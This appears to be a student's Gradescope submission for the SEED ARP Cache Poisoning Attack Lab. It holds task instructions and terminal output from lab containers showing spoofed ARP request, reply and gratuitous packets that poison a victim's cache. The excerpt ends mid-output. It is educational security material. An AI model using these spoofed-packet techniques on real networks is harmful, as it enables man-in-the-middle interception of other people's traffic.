Lab 3- ARP Cache Poisoning Attack Lab

Q1

40 Points

Introduction

Below is an abridged version of the full lab, details which can be found here: ARP Cache Poisoning Attack Lab

Earliest acceptance date: 26 July (+5% bonus) Normal due date: 31 July Latest acceptance date: 10 Aug (-10% points)

Overview:

This lab covers the following topics: • The ARP protocol • The ARP cache poisoning attack • Man-in-the-middle attack • Scapy programming

Tip: Use the code from Gradescope rather than from the PDF file. It has some formatting and bug fixes included.

Container Setup and Commands: Please download theLabsetup.zip file to your VM from https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip, unzip it, enter the Labsetup folder, and use the *docker-compose.yml* file to set up the lab environment.

Submission Rules


- Only screenshots and plaintext files (of code) are allowed. Documents such as Word documents, PDF, and other formats such as videos are not accaptable.
- Screenshots must be taken using the computer's screen shot function (Snipping tool on Windows; Command-Shift-4 on Mac). A camera picture of a computer screen is not acceptable.
-
- Screenshots must show the entire VM screen, including the date and time.
- Markups on your screenshots, including text, highlights, circling important parts, is required.

Q1.1 Task 1.A (using ARP request)

10 Points

On host M, construct an ARP request packet and send to host A. Check A’s ARP cache, and see whether M’s MAC address is mapped to B’s IP address. Upload a screenshot of A's ARP Cache.

Expected Output:



```
[03/22/21]seed@VM:~/Desktop$ sudo python ARP.py
.
Sent 1 packets.
[03/22/21]seed@VM:~/Desktop$ cat ARP.py
#!/usr/bin/python3
```


```
[03/22/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4f:52:7a
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1783:c2ce:2893:ea0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:79747 (79.7 KB)  TX bytes:16859 (16.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:161 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:36616 (36.6 KB)  TX bytes:36616 (36.6 KB)
```

```
[03/22/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/22/21]seed@VM:~$ arp -a
? (10.0.2.7) at 08:00:27:4f:52:7a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/22/21]seed@VM:~$
```

```
[03/22/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:33:25:5c
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7cd:c866:9fc8:39f8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1036 (1.0 KB)  TX bytes:7180 (7.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21601 (21.6 KB)  TX bytes:21601 (21.6 KB)

[03/22/21]seed@VM:~$
```

Upload your Screenshot file here:

Please select file(s)



```
root@b57a0cce8ff3:/volumes# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default

    link/ether 02:42:0a:09:00:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@b57a0cce8ff3:/volumes# ./task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# 
```

```
root@177f644e9368:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@177f644e9368:/# arp
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@177f644e9368:/# 
```

```
root@85e8ebe87546:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@85e8ebe87546:/# arp
root@85e8ebe87546:/# 
```

Save Answer


Q1.2 Task 1.B (using ARP reply)

10 Points

On host M, construct an ARP reply packet and send to host A. Check A’s ARP cache, and see whether M’s MAC address is mapped to B’s IP address. Try the attack for two different scenarios:


- Scenario 1: B’s IP is already in A’s cache.
- Scenario 2: B’s IP is not in A’s cache.

Expected Output - Scenario 1:



```
root@834036765fb7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   00:00:00:00:00:00   C                     eth0
root@834036765fb7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@834036765fb7:/#
```

Expected Output - Scenario 2:




```
root@834036765fb7:/# arp -n
root@834036765fb7:/# arp -n
```

Upload a screenshot of A's ARP Cache **for each scenario**.

Scenario 1 Screenshot:

Please select file(s)




```
root@b57a0cce8ff3:/volumes# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default

    link/ether 02:42:0a:09:00:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@b57a0cce8ff3:/volumes# ./task1-2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# 
```

```
root@177f644e9368:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@177f644e9368:/# 
```

```
root@85e8ebe87546:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@85e8ebe87546:/# 
```

Scenario 2 Screenshot:

Please select file(s)



```
root@b57a0cce8ff3:/volumes# ./task1-2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# ./task1-2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# 
```

```
root@177f644e9368:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@177f644e9368:/# arp
root@177f644e9368:/# arp
root@177f644e9368:/# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:08:36.318471 ARP, Reply B-10.9.0.6.net-10.9.0.0 is-at 02:42:0a:09:00:69 (oui Unknown), len
gth 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@177f644e9368:/# arp
root@177f644e9368:/# 
```

```
root@85e8ebe87546:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@85e8ebe87546:/# 
```

Save Answer

Q1.3 Task 1C (using ARP gratuitous message)


10 Points

On host M, construct an ARP gratuitous **request** packet, and use it to map M’s MAC address to B’s IP address. Please launch the attack under the same two scenarios as those described in Task 1.B.

ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine’s ARP cache. The gratuitous ARP packet has the following characteristics:

- The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
- The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
- No reply is expected.

Expected Output:



```
[03/23/21]seed@VM:~/Desktop$ sudo python ARP_Gratuitous.py
.
Sent 1 packets.
[03/23/21]seed@VM:~/Desktop$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.609 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.853 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=0.816 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=64 time=0.561 ms
64 bytes from 10.0.2.8: icmp_seq=5 ttl=64 time=0.546 ms
^C
--- 10.0.2.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4025ms
rtt min/avg/max/mdev = 0.546/0.677/0.853/0.130 ms
[03/23/21]seed@VM:~/Desktop$ sudo python ARP_Gratuitous.py
.
Sent 1 packets.
[03/23/21]seed@VM:~/Desktop$ 
```


```
[03/22/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4f:52:7a
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1783:c2ce:2893:ea0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:79747 (79.7 KB)  TX bytes:16859 (16.8 KB)
```

```
[03/23/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/23/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/23/21]seed@VM:~$ arp -a
? (10.0.2.6) at 08:00:27:4f:52:7a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/23/21]seed@VM:~$ arp -a
? (10.0.2.6) at 00:22:33:44:55:6a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[03/23/21]seed@VM:~$ 
```

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:33:25:5c
